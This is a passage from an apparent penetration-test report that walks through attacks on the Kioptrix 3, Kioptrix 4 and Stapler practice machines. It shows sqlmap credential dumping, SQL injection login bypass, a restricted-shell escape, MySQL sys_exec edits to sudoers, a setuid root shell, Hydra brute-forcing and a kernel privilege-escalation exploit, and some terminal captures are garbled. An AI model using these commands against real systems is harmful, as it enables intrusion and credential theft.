[17:09:21] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the results of the tests
[17:09:21] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:09:21] [INFO] testing if the target URL content is stable
[17:09:21] [INFO] target URL content is stable
[17:09:21] [INFO] heuristics detected web page charset 'ascii'
```

Query account:

```
sqlmap -u 'kioptrix3.com/gallery//gallery.php?id=1' -p id --level=5 --risk=3 --tables
dev_account
```

```
root@kali:~# sqlmap -u 'kioptrix3.com/gallery//gallery.php?id=1' -p id --level=5 --risk=3 --table dev_account
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:25:33 /2019-03-31/
[17:25:34] [INFO] resuming back-end DBMS 'mysql'
[17:25:34] [INFO] testing connection to the target URL
[17:25:34] [INFO] heuristics detected web page charset 'ISO-8859-2'
[17:25:34] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: id (GET)
```

Dump passwords:

```
sqlmap -u 'kioptrix3.com/gallery//gallery.php?id=1' -p id --level=5 --risk=3 --table dev_account --column password --dump
```

```
root@kali:~# sqlmap -u 'kioptrix3.com/gallery//gallery.php?id=1' -p id --level=5 --risk=3 --table dev_account --column password
[17:35:41] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[17:35:51] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[17:35:51] [INFO] starting 2 processes
[17:36:26] [INFO] cracked password 'Mast3r' for user 'dreg'
[17:36:35] [INFO] cracked password 'starwars' for user 'loneferret'
Database: gallery
Table: dev_accounts
[2 entries]
+----+-----+
| id | username | password |
+----+-----+
| 1 | dreg | 0d3eccfb887abd50f243b3f155c0f85 (Mast3r) |
| 2 | loneferret | 5badcaf789d3d1d09794d8f021f40f0e (starwars) |
+----+-----+
[17:36:35] [INFO] table 'gallery.dev_accounts' dumped to CSV file '/root/.sqlmap/output/kioptrix3.com/dump/gallery/dev_accounts.csv'
[17:36:35] [INFO] fetching columns for table 'gallarific_comments' in database 'gallery'
[17:36:35] [INFO] used SQL query returns 9 entries
[17:36:35] [INFO] resumed: 'comment','text'
[17:36:36] [INFO] fetching entries for table 'gallarific_comments' in database 'gallery'
[17:36:36] [INFO] fetching number of entries for table 'gallarific_comments' in database 'gallery'
[17:36:36] [INFO] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
```

8. Connect to remote host through ssh

User: loneferret

Password: starwars


```
root@kali:~# ssh loneferret@kioptrix3.com
The authenticity of host 'kioptrix3.com (192.168.56.117)' can't be established.
RSA key fingerprint is SHA256:NdsBnvaQieytUKFzPjRpTVK6jDGM/XWwUi46IR/hljU.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'kioptrix3.com,192.168.56.117' (RSA) to the list of known hosts.
loneferret@kioptrix3.com's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Apr 16 08:51:58 2011 from 192.168.1.106
loneferret@Kioptrix3:~$
```

9. Export TERM=xterm and open /etc/sudoers. Add /bin/bash to gain access to root



```
File Edit Windows Help Texteditor                               13:30 31.03.2019
[x]                                     /etc/sudoers                                3

Defaults          env_reset

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) ALL
loneferret ALL=NOPASSWD: !/usr/bin/su, /usr/local/bin/ht, /bin/bash

# Uncomment to allow members of group sudo to not need a password
# (Note that later entries override this, so you might need to move
# it further down)
# %sudo ALL=NOPASSWD: ALL

# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

1 2 3 4 5 6 7 8 9 0 help save open goto mode search quit
```

10. Sudo /bin/bash to be root.

```
loneferret@Kioptrix3:~$ export TERM=xterm
loneferret@Kioptrix3:~$ sudo /usr/local/bin/ht   /bin/bash
loneferret@Kioptrix3:~$ sudo /bin/bash
root@Kioptrix3:~# whoami
root
root@Kioptrix3:~# cd /root
root@Kioptrix3:/root# ls
Congrats.txt  ht-2.0.18
root@Kioptrix3:/root# cat Congrats.txt
Good for you for getting here.
Regardless of the matter (staying within the spirit of the game of course)
you got here, congratulations are in order. Wasn't that bad now was it.
```

Remediation

Ensure web site is configured as per OWASP recommendations

References

<https://medium.com/@bondo.mike/vulnhub-kioptrix-level-3-47e4f8fef9c4>

Environment	System ID*	IP Address	Testing Phase		Tester																					
Production	SERVER.PROD.204	10.0.2.24	2		Jonathon Taaffe																					
Vulnerability	Port	Type	Impact	Risk	Likelihood	Fix Effort																				
SQL Injection	80	SQL Injection	High	High	High	Low																				
Description	Get Root access, remote ssh access, Sql exploitation and privilege escalation through Sql injections																									
Scanning	IP Address identification :~# netdiscover -r [IP Range] Port and service enumeration :~# nmap -sS -sV -p- -O -A -v [IP] SMB NSE User Enumeration :~# nmap -sC --script=smb-enum-users [IP]																									
Exploit	<ol style="list-style-type: none"> Get IP address of Kali Linux level 4 with netdiscover <pre>Currently scanning: Finished! Screen View: Unique Hosts 3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180 </pre> <table border="1"> <thead> <tr> <th>IP</th> <th>At MAC Address</th> <th>Count</th> <th>Len</th> <th>MAC Vendor / Hostname</th> </tr> </thead> <tbody> <tr> <td>192.168.56.1</td> <td>0a:00:27:00:00:13</td> <td>1</td> <td>60</td> <td>Unknown vendor</td> </tr> <tr> <td>192.168.56.100</td> <td>08:00:27:8c:bd:2e</td> <td>1</td> <td>60</td> <td>PCS Systemtechnik GmbH</td> </tr> <tr style="background-color: red;"> <td>192.168.56.114</td> <td>08:00:27:e1:21:d2</td> <td>1</td> <td>60</td> <td>PCS Systemtechnik GmbH</td> </tr> </tbody> </table> <ol style="list-style-type: none"> Scan network using nmap to check which services are running on it. <pre>root@kali:~# nmap -sS -sV -p- -O -A -v 192.168.56.114 Starting Nmap 7.70 (https://nmap.org) at 2019-04-12 00:18 IST NSE: Loaded 148 scripts for scanning. NSE: Script Pre-scanning. Initiating NSE at 00:18 Completed NSE at 00:18, 0.00s elapsed Initiating NSE at 00:18 Completed NSE at 00:18, 0.00s elapsed Initiating ARP Ping Scan at 00:18 Scanning 192.168.56.114 [1 port] Completed ARP Ping Scan at 00:18, 0.00s elapsed (1 total hosts) Initiating Parallel DNS resolution of 1 host. at 00:18 Completed Parallel DNS resolution of 1 host. at 00:18, 16.50s elapsed Initiating SYN Stealth Scan at 00:18 Scanning 192.168.56.114 [65535 ports] Discovered open port 22/tcp on 192.168.56.114 Discovered open port 139/tcp on 192.168.56.114 Discovered open port 445/tcp on 192.168.56.114 Discovered open port 80/tcp on 192.168.56.114</pre>						IP	At MAC Address	Count	Len	MAC Vendor / Hostname	192.168.56.1	0a:00:27:00:00:13	1	60	Unknown vendor	192.168.56.100	08:00:27:8c:bd:2e	1	60	PCS Systemtechnik GmbH	192.168.56.114	08:00:27:e1:21:d2	1	60	PCS Systemtechnik GmbH
IP	At MAC Address	Count	Len	MAC Vendor / Hostname																						
192.168.56.1	0a:00:27:00:00:13	1	60	Unknown vendor																						
192.168.56.100	08:00:27:8c:bd:2e	1	60	PCS Systemtechnik GmbH																						
192.168.56.114	08:00:27:e1:21:d2	1	60	PCS Systemtechnik GmbH																						

Copyright © 2020

Jonathon Taaffe

Page | 72

3. SMB is accessible, Use NSE script to enumerate all the users.

```
root@kali:~# nmap -sC --script=smb-enum-users 192.168.56.114
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-12 14:37 IST
Nmap scan report for 192.168.56.114
Host is up (0.00029s latency).
Not shown: 566 closed ports, 430 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:E1:21:D2 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-enum-users:
|_ KIOPTRIX4\john (RID: 3002)
  |   Full name: ...
  |   Flags:     Normal user account
  |_ KIOPTRIX4\loneferret (RID: 3000)
    |   Full name: loneferret...
    |   Flags:     Normal user account
  |_ KIOPTRIX4\nobody (RID: 501)
    |   Full name: nobody
    |   Flags:     Normal user account
  |_ KIOPTRIX4\robert (RID: 3004)
    |   Full name: ...
    |   Flags:     Normal user account
  |_ KIOPTRIX4\root (RID: 1000)
    |   Full name: root
    |   Flags:     Normal user account
```

4. Able to login successfully but there are no public share

```
bot@kali:~# smbclient -L 192.168.56.114
Enter WORKGROUP\root's password:
anonymous login successful

        Sharename      Type      Comment
        -----        ----      -----
        print$        Disk      Printer Drivers
        IPC$          IPC       IPC Service (Kioptrix4 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
anonymous login successful

        Server          Comment
        -----
        Workgroup      Master
        -----
        WORKGROUP      KIOPTRIX4
```

5. Scanned with Nikto

```
root@kali:~# nikto -host 192.168.56.114
- Nikto v2.1.6
-----
+ Target IP:      192.168.56.114
+ Target Hostname: 192.168.56.114
+ Target Port:    80
+ Start Time:    2019-04-12 14:43:17 (GMT1)
-----
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.6
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ PHP/5.2.4-2ubuntu5.6 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 are also current.
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /?=PHP88B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ Server leaks inodes via ETags, header found with file /icons/README, inode: 98933, size: 5108, mtime: Tue Aug 28 11:48:10 2007
+ OSVDB-3233: /icons/README: Apache default file found.
```

6. Use Enum4linux 192.168.56.114 to see users

```
=====
|   OS information on 192.168.56.114   |
=====
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 192.168.56.114 from smbclient:
[+] Got OS info for 192.168.56.114 from srvinfo:
        KIOPTRIX4      Wk Sv PrQ Unx NT SNT Kkoptrix4 server (Samba, Ubuntu)
        platform_id     :      500
        os version     :      4.9
        server type    : 0x809a03

=====
|   Users on 192.168.56.114   |
=====
index: 0x1 RID: 0x1f5 acb: 0x00000010 Account: nobody      Name: nobody      Desc: (null)
index: 0x2 RID: 0xb0c acb: 0x00000010 Account: robert      Name: ...,       Desc: (null)
index: 0x3 RID: 0x3e8 acb: 0x00000010 Account: root       Name: root       Desc: (null)
index: 0x4 RID: 0xbba acb: 0x00000010 Account: john       Name: ...,       Desc: (null)
index: 0x5 RID: 0xbb8 acb: 0x00000010 Account: loneferret   Name: loneferret,,, Desc: (null)

user:[nobody] rid:[0x1f5]
user:[robert] rid:[0xb0c]
user:[root] rid:[0x3e8]
user:[john] rid:[0xbba]
user:[loneferret] rid:[0xbb8]

=====
|   Share Enumeration on 192.168.56.114   |
=====
      Sharename      Type      Comment
      -----      -----
      print$        Disk      Printer Drivers
      IPC$          IPC       IPC Service (Kkoptrix4 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
```


SQL Injections

7. PORT 80 is open on http:192.168.56.114


Tried SQL injection with following username and password

Username-john password=1' or '1='1

Got password of John



8. Tried same password for another user Robert and got password



Remote Access/SSH

9. SSH is accessible, log in as robert to the target and start further enumeration

Use command echo os.system('/bin/bash') to bypass lshell and run ps command to see what processes are running

```
root@kali:~# ssh robert@192.168.56.114
robert@192.168.56.114's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
robert:~$ help
cd clear echo exit help ll lpath ls
robert:~$ help help
Limited Shell (lshell) limited help.
Cheers.
robert:~$ ls
robert:~$ echo os.system('/bin/bash')
robert@Kioptrix4:~$ ps aux | grep root
root      1  0.0  1.3  2844  1692 ?        Ss   09:24   0:01 /sbin/init
root      2  0.0  0.0      0      0 ?        S<   09:24   0:00 [kthreadd]
root      3  0.0  0.0      0      0 ?        S<   09:24   0:00 [migration/0]
root      4  0.0  0.0      0      0 ?        S<   09:24   0:00 [ksoftirqd/0]
root      5  0.0  0.0      0      0 ?        S<   09:24   0:00 [watchdog/0]
root      6  0.0  0.0      0      0 ?        S<   09:24   0:00 [events/0]
root      7  0.0  0.0      0      0 ?        S<   09:24   0:00 [khelper]
root     41  0.0  0.0      0      0 ?        S<   09:24   0:00 [kblockd/0]
root     44  0.0  0.0      0      0 ?        S<   09:24   0:00 [kacpid]
```

```
robert@Kioptrix4:~$ export TERM=xterm
robert@Kioptrix4:~$ id
uid=1002(robert) gid=1002(robert) groups=1002(robert)
robert@Kioptrix4:~$ uname -a
Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
robert@Kioptrix4:~$
```

10. Run the ps command to check if mysql is running

```
robert@Kioptrix4:~$ ps aux | grep mysql
robert 4424 0.0 0.5 3004 752 pts/0 R+ 11:58 0:00 grep mysql
robert@Kioptrix4:~$ ls /var/www
checklogin.php images john logout.php robert
database.sql index.php login_success.php member.php
robert@Kioptrix4:~$ cat /var/www/checklogin.php
<?php
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name

// Connect to server and select database.
mysql_connect("$host", "$username", "$password")or die("cannot connect");
mysql_select_db("$db_name")or die("cannot select DB");

// Define $myusername and $mypassword
$myusername=$_POST['myusername'];
$mypassword=$_POST['mypassword'];
```

SQL Exploitation

11. Login in mysql as root

```
robert@Kioptrix4:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 32
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
mysql> select * from mysql.func;
+-----+-----+-----+-----+
| name           | ret   | dl      | type   |
+-----+-----+-----+-----+
| lib_mysqludf_sys_info |    0 | lib_mysqludf_sys.so | function |
| sys_exec       |    0 | lib_mysqludf_sys.so | function |
+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>
```

```
mysql> SELECT sys_exec("echo 'john ALL=(ALL) ALL'>> /etc/sudoers");
+-----+
| sys_exec("echo 'john ALL=(ALL) ALL'>> /etc/sudoers") |
+-----+
| NULL
+-----+
1 row in set (0.00 sec)

mysql>
```

Privilege Escalation

12. Use sql command use mysql and show tables

```

mysql> show tables
      -> ;
+-----+
| Tables_in_mysql
+-----+
| columns_priv
| db
| func
| help_category
| help_keyword
| help_relation
| help_topic
| host
| proc
| procs_priv
| tables_priv
| time_zone
| time_zone_leap_second
| time_zone_name
| time_zone_transition
| time_zone_transition_type
| user
+-----+
17 rows in set (0.00 sec)

```

Root

13. Use command `select sys_exec('cp /bin/sh /tmp/shell; chown root /tmp/shell; chgrp root /tmp/shell; chmod u+s /tmp/shell');`

```

mysql> select sys_exec('cp /bin/sh /tmp/shell; chown root /tmp/shell; chgrp root /tmp/shell; chmod u+s /tmp/shell');
+-----+
| sys_exec('cp /bin/sh /tmp/shell; chown root /tmp/shell; chgrp root /tmp/shell; chmod u+s /tmp/shell') |
+-----+
| NULL
+-----+
1 row in set (0.01 sec)

mysql> \! /tmp/shell
# id
uid=1002(robert) gid=1002(robert) euid=0(root) groups=1002(robert)
# uname -a
Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
# whoami
root

```

Remediation	Ensure web site is configured as per OWASP recommendations
References	https://github.com/lamontns/pentest/blob/master/privilege-escalation/linux-privilege-escalation.md https://rastating.github.io/kioptrix-level-4-ctf-walkthrough/

Environment	System ID*	IP Address	Testing Phase		Tester	
Production	SERVER.PROD.205	10.0.2.25	2		Jonathon Taaffe	
Vulnerability	Port	Type	Impact	Risk	Likelihood	Fix Effort
SMB Shared Library Load	139	Privilege Escalation	High	High	High	Low
Description	In Linux Kernel 4.5.5 and prior versions replace_map_fd_with_map_ptr function does not correctly preserve fd data structure. This can allow local users to elevate privileges or cause a DoS.					
Scanning	IP Address identification :~# netdiscover -r [IP Range]					
Exploit	<p>1. Get IP address of Stapler with netdiscover</p> <pre>Currently scanning: Finished! Screen View: Unique Hosts 3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180 IP At MAC Address Count Len MAC Vendor / Hostname ----- 192.168.56.1 0a:00:27:00:00:11 1 60 Unknown vendor 192.168.56.100 08:00:27:0e:a4:87 1 60 PCS Systemtechnik GmbH 192.168.56.119 08:00:27:78:4c:01 1 60 PCS Systemtechnik GmbH</pre> <p>2. Most FTP server logins are password protected. If you connect to a called anonymous FTP server, try to use “anonymous” as username and an empty password.</p> <pre>root@kali:~# ftp 192.168.56.119 Connected to 192.168.56.119. 220- 220- 220- 220- 220- Harry, make sure to update the banner when you get a chance to show who has access here 220- 220- 220- 220- Name (192.168.56.119:root): anonymous 331 Please specify the password. Password: 230 Login successful. Remote system type is UNIX. Using binary mode to transfer files. ftp> </pre>					

3. Nikto -h http://192.168.56.119:12380

```
put here./CN=Red.Initech/emailAddress=pam@red.localhost
+ Start Time: 2019-04-13 13:27:03 (GMT1)
-----
+ Server: Apache/2.4.18 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x15 0x5347c5
3a972d1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'dave' found, with contents: Soemthing doesn't look right here
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined
.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/admin112233/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/blogblog/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Hostname '192.168.56.119' does not match certificate's names: Red.Initech
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Uncommon header 'x-ob_mode' found, with contents: 1
```

4. Browse http://192.168.56.119:12380/blogblog/

The screenshot shows a web browser window with the URL <https://192.168.56.119:12380/blogblog/?p=12#more-12>. The page content is as follows:

WEEK 1
Not much happened this week, the office football match got in the way.
The only thing really which Vicki managed to sort out was a few WordPress plugins for us. Please be sure to check out their new features!
BY JOHN SMITH
WRITTEN BY JOHN SMITH
I run this place

5. Hydra -e nsr -l elly 192.168.56.119 ftp

```
root@kali:~# hydra -e nsr -l elly 192.168.56.119 ftp
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-04-13 23:19:57
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:1/p:3), ~1 try
per task
[DATA] attacking ftp://192.168.56.119:21/
[21][ftp] host: 192.168.56.119 login: elly password: ylle
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-04-13 23:20:01
root@kali:~#
```

6. Connect to ftp 192.168.56.119

```
username: elly  
password:elle  
get passwd  
cat passwd
```

```
syslog:x:104:108::/home/syslog:/bin/false  
apt:x:105:65534::/nonexistent:/bin/false  
lxdd:x:106:65534::/var/lib/lxd:/bin/false  
foxESR:x:107:65534::dnsmasq,,,:/var/lib/misc:/bin/false  
messagebus:x:108:111::/var/run/dbus:/bin/false  
sshd:x:109:65534::/var/run/sshd:/usr/sbin/nologin  
peter:x:1000:1000:Peter,,,:/home/peter:/bin/zsh  
mysql:x:111:117:MySQL Server,,,:/nonexistent:/bin/false  
RNunemaker:x:1001:1001:/home/RNunemaker:/bin/bash  
ETollefson:x:1002:1002:/home/ETollefson:/bin/bash  
DSwanger:x:1003:1003:/home/DSwanger:/bin/bash  
AParnell:x:1004:1004:/home/AParnell:/bin/bash  
SHayslett:x:1005:1005:/home/SHayslett:/bin/bash  
MBassin:x:1006:1006:/home/MBassin:/bin/bash
```

7. Hydra -e nsr -l SHayslett 192.168.56.119 ssh

```
root@kali:~# hydra -e nsr -l SHayslett 192.168.56.119 ssh  
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret  
service organizations, or for illegal purposes.  
  
Hydra (http://www.thc.org/thc-hydra) starting at 2019-04-13 23:45:46  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recom  
mended to reduce the tasks: use -t 4  
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:1/p:3), ~1 tri  
y per task  
[DATA] attacking ssh://192.168.56.119:22/  
[22][ssh] host: 192.168.56.119 login: SHayslett password: SHayslett  
1 of 1 target successfully completed, 1 valid password found  
Hydra (http://www.thc.org/thc-hydra) finished at 2019-04-13 23:45:54
```

8. SSH connection

```
root@kali:~# ssh SHayslett@192.168.56.119 the tasks: use -t 4  
-----+ [DATA] -----+ tasks: use -t 4 -----+ tasks:  
~      Barry, don't forget to put a message here ~  
-----+ [DATA] -----+ attacking ssh://192.168.56.119:22/  
SHayslett@192.168.56.119's password: 192.168.56.119 login: SHayslett  
Welcome back! 1 of 1 target successfully completed, 1 valid password found  
Hydra (http://www.thc.org/thc-hydra) finished at 2019-04-13 23:45:54  
root@kali:~# SHayslett@192.168.56.119:  
SHayslett@red:~$ uname -a: SHayslett@192.168.56.119: command not found  
Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 U  
686 i686 i686 GNU/Linux The authenticity of host '192.168.56.119' (192.168.56.119) can't be  
SHayslett@red:~$ id: ECDSA key fingerprint is SHA256:WUY26BwbaIOawW  
uid=1005(SHayslett) gid=1005(SHayslett) groups=1005(SHayslett)  
SHayslett@red:~$ pwd: Warning: Permanently added '192.168.56.119' (EC  
/home/SHayslett: ssh dispatch run fatal: Connection to 192.168.56.119  
SHayslett@red:~$ root@kali:~#
```

9. Server information: Ubuntu 16.04

10. Download zip into kali Linux and Unzip.

Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation

EDB-ID:	CVE:	Author:	Type:	Platform:	Published:
39772	2016-4557	GOOGLE SECURITY RESEARCH	LOCAL	LINUX	2016-05-04
E-DB VERIFIED: ✓			VULNERABLE APP:		
EXPLOIT:  / 					

11. Copy exploit.tar into SHayslett@192.168.56.119:/temp

```
39772/3972/exploit.tar: No such file or directory
root@kali:~/Downloads# scp 39772/39772/exploit.tar SHayslett@192.168.56.119:/tmp
-----
~          Barry, don't forget to put a message here      ~
-----
SHayslett@192.168.56.119's password:
exploit.tar                                         100%   20KB   7.5MB/s   00:00
root@kali:~/Downloads#
```

```
SHaylett@red:/tmp$ tar -xvf exploit.tar
ebpf_mapfd_doubleput_exploit/
ebpf_mapfd_doubleput_exploit/hello.c           simpleHTTPServer 8080
ebpf_mapfd_doubleput_exploit/suidhelper.c
ebpf_mapfd_doubleput_exploit/compile.sh
ebpf_mapfd_doubleput_exploit/doubleput.c
SHaylett@red:/tmp$ cd ebf_mapfd_doubleput_exploit
SHaylett@red:/tmp/ebpf_mapfd_doubleput_exploit$ ./compile.sh
doubleput.c: In function 'make_setuid':
doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .insns = (_aligned_u64) insns,
               ^
doubleput.c:92:15: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .license = (_aligned_u64) ""
               ^
SHaylett@red:/tmp/ebpf_mapfd_doubleput_exploit$ ls
compile.sh  doubleput  doubleput.c  hello  hello.c  suidhelper  suidhelper.c
SHaylett@red:/tmp/ebpf_mapfd_doubleput_exploit$ ./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <=60 seconds.
suid file detected, launching rootshell...
we have root privs now...
```

12. Root access

13. Use WPScan in order to scan usernames from a login form

14. Several WordPress user accounts identified.

```
[i] User(s) Identified:  
[+] John Smith  
| Detected By: Author Posts - Display Name (Passive Detection)  
| Confirmed By: Rss Generator (Passive Detection)  
  
[+] john  
| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
  
[+] garry  
| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
  
[+] elly  
| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
  
[+] peter  
| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
  
[+] barry
```

15. Smb client on port 139. Password: root

```
root@kali:~# smbclient -L 192.168.56.119          root@kali:~  
Enter WORKGROUP\root's password:  
File Edit View Search Terminal Help  
      Sharename   Type Comment  
-----  
  opened       Disk  Forcing - Author Pattern (Aggressive Detection)  
  print$       Disk  Printer Drivers  
  kathy        Disk  Fred, What are we doing here?  
  option       Disk  All temporary files should be stored here  
  IPC$         IPC   IPC Service (red server (Samba, Ubuntu))  
Reconnecting with SMB1 for workgroup listing.  
pawn('b1')  
  Server              Workgroup  
  Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
  Confirmed By: Login Error Messages (Aggressive Detection)  
  
